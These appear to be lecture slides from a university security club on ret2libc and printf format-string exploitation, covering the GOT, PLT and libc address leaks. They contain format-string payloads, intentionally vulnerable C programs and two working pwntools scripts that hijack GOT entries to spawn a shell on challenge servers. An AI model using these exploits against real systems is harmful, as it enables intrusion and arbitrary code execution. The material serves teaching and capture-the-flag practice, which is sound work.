Ret2Libc and String Format Exploits

Nathan Huckleberry

University of Texas at Austin

November 13, 2019

Table of Contents

Dynamic Linkage

GOT Overwrites

Ret2Libc

String Format

Exploitation

Table of Contents

Dynamic Linkage

GOT Overwrites

Ret2Libc

String Format

Exploitation


What is linking?

- In computing, a linker is a program that takes one or more object files generated by a compiler and combines them into a single executable file, library file, or another 'object' file.
- The C standard library is linked to your program to allow your program to make library calls

Static Linkage

- Inefficient and simple
- Copy the parts of the library we need into the binary's code segment


Static Linkage



Dynamic Linkage

- Saves total memory on the system
- Every dynamically linked binary on the system references one instance of libc
- This system-wide libc MUST include every libc function

Dynamic Linkage



Dynamic Linkage

- In dynamic linkage libc is mapped into the address space at a randomized location
- Libc addresses usually look like `0x7frrrrrrxxx` where r are randomized digits and x is consistent with the offset in libc
- For example if `puts` = `0x12345` in libc, the address of`puts` in your binary could be `0x7f000000345`

Global Offset Table (GOT)

- The GOT is a lookup table for library function addresses
- Each entry in the GOT corresponds to a function referenced by your program
- This table is updated at run-time and is writable

Procedure Linkage Table (PLT)

- The PLT looks up an address in the GOT and jumps there
- If this is the first call to a PLT entry the address is calculated then stored in the GOT
- A call in user code to `printf` actually calls `printf@plt` instead

Listing 1: x86-64 main.o

```
mov rdi,rax
mov eax,0x0
call 0x4004f0 <printf@plt>
```

Table of Contents

Dynamic Linkage

GOT Overwrites

Ret2Libc

String Format

Exploitation

Useful facts about dynamic linking


- The GOT is writable
- All library calls go through the PLT
- All functions in libc exist in memory even if they're not referenced in the PLT
- Libc is at a randomized offset

GOT Overwrites

- We can redirect code execution without stack corruption (No buffer overflow)
- If we can overwrite an entry in the GOT we can call arbitrary code by calling the function whose entry was overwritten
- These overwrites are persistent for the rest of the program's execution
- Find the GOT in a binary with `objdump --dynamic-reloc pwnable`

```
DYNAMIC RELOCATION RECORDS
0000000600ff8 R_X86_64_GLOB_DAT __gmon_start__
000000601050 R_X86_64_COPY stdin@@GLIBC_2.2.5
000000601018 R_X86_64_JUMP_SLOT puts@GLIBC_2.2.5
000000601020 R_X86_64_JUMP_SLOT printf@GLIBC_2.2.5
000000601028 R_X86_64_JUMP_SLOT __libc_start_main@GLIBC_2.2.5
000000601030 R_X86_64_JUMP_SLOT fgets@GLIBC_2.2.5
```

GOT Overwrites



GOT Overwrites




Table of Contents

Dynamic Linkage

GOT Overwrites

Ret2Libc


String Format

Exploitation

Information Leak

- A ret2libc always requires you to leak one pointer in libc
- There is always a pointer on the stack above main
- `__libc_start_main` calls main
- The return address for main's stack frame is a pointer into `__libc_start_main`
- If we take the return address from libc without randomization we can determine the libc base offset

Information Leak



Ret2Libc

- With our information leak we can now calculate the address of any function in libc
- We can now easily call `system` with ROP

Attack Steps

- Leak any libc address
- Calculate the libc base pointer
- Call something else in libc (system is useful)

Finding libc version

- With binary just run `strings libc-2.23.so | grep release`

```
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11)
stable release version 2.23, by Roland McGrath et al.
```

Finding libc version

- Without binary you can lookup libc using leaks
- Works because the lowest 3 hex digits are not randomized
- Use something like `https://libc.blukat.me`

Local testing with foreign libc

- Determine libc version and download corresponding package
- It can be confusing to find the right package
- `https://launchpad.net/ubuntu/xenial/amd64/libc6/2.23-0ubuntu11`
- Extract the package and make a copy of the binary called `pwnable.patch`
- Use `patchelf` to make the binary target the foreign libc

```
    patchelf --set-interpreter \
    libc/lib/x86_64-linux-gnu/ld-2.23.so\
    --set-rpath libc/lib/x86_64-linux-gnu/ pwnable.patch
```

Local testing with foreign libc

- Use pwntools to develop using your system libc
- Use pwntools ELF package to prevent hardcoding addresses
- Switch out system libc for foreign libc

Table of Contents

Dynamic Linkage

GOT Overwrites

Ret2Libc

String Format

Exploitation

Code

Listing 2: prog.o

```c
int main() {
    char buf[30];
    fgets(stdin, buf, 20);
    printf(buf);
}
```

String Format Exploits

- Calling printf on a user supplied string is a vulnerability
- %n writes to memory and can become an arbitrary write


Printf %n

```
The number of characters written so far is stored into
the integer indicated by the int * (or variant) pointer
argument. No argument is converted.
```

Printf %n

```
1  int z;
2  printf("%n", z); //Lines 2 and 3 are funtionally equivalent
3  asm("mov 0, [rsi]"); //0 is the number of bytes written
4  printf("abc%n", z); //Lines 4 and 5 are funtionally equivalent
5  asm("mov 3, [rsi]"); //3 is the number of bytes written
```

Writing anywhere



Return Address

Saved RBP

Foo Variables

Foo Variables

Foo Variables

Foo Variables

str[32]

str[24]

str[16]

arg7

arg6

RBP

RSP

str

Foo Stack Frame

Register	Size
RAX	
RBX	
RCX	arg3
RDX	arg2
RBP	
RSI	arg1
RDI	str
RSP	
R8	arg4
R9	arg5
R10	
R11	
R12	
R13	
R14	
R15	

CPU

Writing anywhere

- Put an address at the beginning of a string
- Traverse stack to find the address
- Call %n on that address

Listing 3: Write to 0x11111111111111

```
\x11\x11\x11\x11\x11\x11\x11\x11 %x %x %x %x %x %n
```

Writing anywhere

- Printf provides a handy $ flag to skip to the nth (1 indexed) argument

Listing 4: Write to 0x11111111111111

```
\x11\x11\x11\x11\x11\x11\x11\x11 %x %x %x %x %x %n
\x11\x11\x11\x11\x11\x11\x11\x11 %6$n
```

Writing anywhere

- Note that putting the address at the front of the string rarely works
- 64 bit addresses often have null bytes
- Much harder, but possible to put address at the end of a string

Listing 5: Does nothing

```
\x11\x11\x11\x11\x11\x11\x11\x00 %x %x %x %x %x %n
\x11\x11\x11\x11\x11\x11\x11\x00 %6$n
```

Writing anything

- Currently we can only write small values
- With length formats we can write much larger values
- Length formats require an argument to print at least N characters
- Print an int, but specify it needs to be at least 1000 characters and to pad with preceding spaces

Listing 6: Write 1010 to 0x1111111111111111

```
\x11\x11\x11\x11\x11\x11\x11\x11 %1000x %6$n
```

Writing anything

- Some versions of libc have limits to how many characters can be printed with length specifiers
- Instead of overwriting an entire int at once we can overwrite a short or byte at a time
- %hn for short, %hhn for byte

Listing 7: Fully overwrite 0x11111111111111

```
\x11\x11\x11\x11\x11\x11\x11\x11
\x11\x11\x11\x11\x11\x11\x11\x13
\x11\x11\x11\x11\x11\x11\x11\x15
\x11\x11\x11\x11\x11\x11\x11\x17
%x %6$n %10x %$7n %20x %$8n %30x %$9n
```

Writing anything, anywhere

- Use a library
- https://github.com/Inndy/formatstring-exploit

Listing 8: printf exploit

```
00000000: 25 35 37 63 25 32 31 24 68 68 6E 25 31 63 25 32 %57c%21$hhn%1c%2
00000010: 32 24 68 68 6E 25 32 63 25 32 33 24 68 68 6E 25 2$hhn%2c%23$hhn%
00000020: 32 34 24 68 68 6E 25 31 63 25 32 35 24 68 68 6E 24$hhn%1c%25$hhn
00000030: 25 32 36 24 68 68 6E 25 32 37 24 68 68 6E 25 31 %26$hhn%27$hhn%1
00000040: 63 25 32 38 24 68 68 6E 44 45 41 44 42 45 45 46 c%28$hhnDEADBEEF
00000050: 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E ................
00000060: 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 2E 00 ................
00000070: 42 10 60 00 00 00 00 00 44 10 60 00 00 00 00 00 B.`.....D.`.....
00000080: 40 10 60 00 00 00 00 00 43 10 60 00 00 00 00 00 @.`.....C.`.....
00000090: 41 10 60 00 00 00 00 00 45 10 60 00 00 00 00 00 A.`.....E.`.....
000000A0: 46 10 60 00 00 00 00 00 47 10 60 00 00 00 00 00 F.`.....G.`.....
```

Table of Contents

Dynamic Linkage

GOT Overwrites

Ret2Libc

String Format

Exploitation

Challenge

- exploit.live

Vulnerable Program

Listing 9: printf.o

```c
int main() {
  printf("All I want for christmas is a good string\n");
  printf("Pls give a good string\n");
  char buf[200];
  fgets(buf, 190, stdin);
  printf(buf);
  printf("\nthat was a pretty cool one\n");
  return 1;
}

void flag() {
  char* args[2] = {"/bin/sh", NULL};
  execve(args[0], args, NULL);
}
```

Tools

- `objdump --dynamic-reloc pwnable`
- `https://github.com/Inndy/formatstring-exploit`
- `https://github.com/arthaud/python3-pwntools`

Exploit

```python
from pwn import *
from fmtstr import FormatString
from hexdump import hexdump

e = ELF('pwnable')
r = remote('exploit.live', 9001)
r.readline()

fmt = FormatString(offset=6, written=0, bits=64)
fmt[e.got[b'puts']] = e.symbols[b'flag']
payload, sig = fmt.build()

hexdump(payload)
log.info(payload)
r.sendline(payload)
r.interactive()
```

Vulnerable Program 2

```c
int main() {
  printf("All I want for christmas is a good string\n");
  printf("Pls give a good string\n");
  printf("No flag() function this time :))\n");
  char buf[200];
  fgets(buf, 190, stdin);
  printf(buf);
  printf("\nthat was a pretty cool one\n");
  return 1;
}
```

Ret2Libc Steps

- Leak any libc address
- Calculate the libc base pointer
- Call something else in libc (system is useful)

Exploit

```python
from pwn import *
from fmtstr import FormatString
from hexdump import hexdump

e = ELF('pwnable')
l = ELF('libc-2.23.so')
r = remote('exploit.live', 9005)
r.readline()

fmt = FormatString(offset=6, written=0, bits=64)
fmt[e.got[b'puts']] = e.symbols[b'main']+0x29
payload, sig = fmt.build()
hexdump(payload)
log.info(payload)
r.sendline(payload)
```

Exploit

```
r.recvline()
r.recvline()
r.sendline("\n%35$p")
r.recvline()
x = r.recvline()[2:-1]
libc_main_f0 = int(x, 16) #Return address for main
print("%x" % libc_main_f0)
libc_base = libc_main_f0 -
    l.symbols[b'__libc_start_main'] - 0xf0
```

Exploit

```
fmt = FormatString(offset=9, written=0, bits=64)
fmt[e.got[b'printf']] = l.symbols[b'system'] + libc_base
payload, sig = fmt.build()
hexdump(payload)

r.sendline(payload)
r.sendline('/bin/sh')
r.interactive()
```

Be an ISSS Officer

- https://tinyurl.com/isssofficers2019